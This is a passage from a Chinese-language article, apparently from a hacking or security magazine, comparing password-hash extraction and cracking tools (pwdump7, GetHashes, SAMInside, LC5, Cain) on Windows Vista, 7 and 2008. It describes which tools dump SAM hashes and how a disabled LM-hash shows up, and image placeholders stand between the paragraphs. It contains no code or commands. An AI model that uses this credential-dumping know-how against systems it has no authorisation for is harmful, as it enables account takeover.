


图14

3、Windows Vista&Windows 7&Windows 2008

眼尖的朋友可以会发现还有两个工具没有露面，难道它们更加强大？没错，读完本文你就知道它们到底强大到了什么样的程度，或者前面所提到的东西不足以引起你的兴趣，那下面的东西




图15

将会让你对密码破解有一个更深刻的认识。为什么要把Vista及其后面的Windows系统版本分开说明呢，当然是有原因的。在Windows 2008中，微软对SAM和SYSKEY采取了与之前版本Windows不同的加密方法，尤其加密采用的NTLM–Hash算法远比之前的LM–Hash更复杂得多，这使得之前用于Windows NT/2000/XP上的破解管理员密码的方法统统失效了（其实只是Windows 2008默认状态下把LM–hash禁用了，所以就增加了破解难度）。

先来试下2000/XP/2003下的那些工具，测试系统版本：Windows Server Enterprise SP1（企业版），已更新所有补丁程序。pwdump7.exe可以运行，但是抓出来的hash明显与之前的不同，LM–hash那段都是星号，原因就是前面说过的Windows 2008禁用了LM–hash，如图16。




图16

GetHashes.exe没有成功抓到hash，生成的txt文件为空白，如图17。




图17

SAMInside也可以运行，成功抓取到了hash，不过LM–hash段全为0，要注意使用最新版本，如图18。




图18

再来看看LC5，安装运行，N久后提示“Couldn't impersonate system account.You do not have the privileges to perform this operation.”确定之后继续提示“Error importing pass–

words from the registry. You may have insufficient permissions to perform this action.”大致意思是说我没有权限执行这个操作，可是我是以管理员身份运行的LC5的，它自己不行所以就很委婉地推托说是我权限不够。不过LC5的公司已经被人收购了N久，版本也没有再更新，在新的Windows 2008下表现令人失望也情有可愿，如图19、图20。




图19




图20

而且拿pwdump7.exe和SAMInside抓取的hash导入LC5也同样无法破解，一点小三角形开始按钮便马上停止。这一轮，LC5被淘汰。

接下来轮到Cain了，轻松抓取，不过Windows 2008的密码默认不允许使用简单密码，所以给密码破解提高了难度，细心的朋友可能会发现，LM-hash段显示的并不是SAMInside的一串0，而是清一色的AAD3B435B51404EEAAD3B435B51404EE，具体原因聪明的朋友自己分析下为什么，呵呵，如图21。

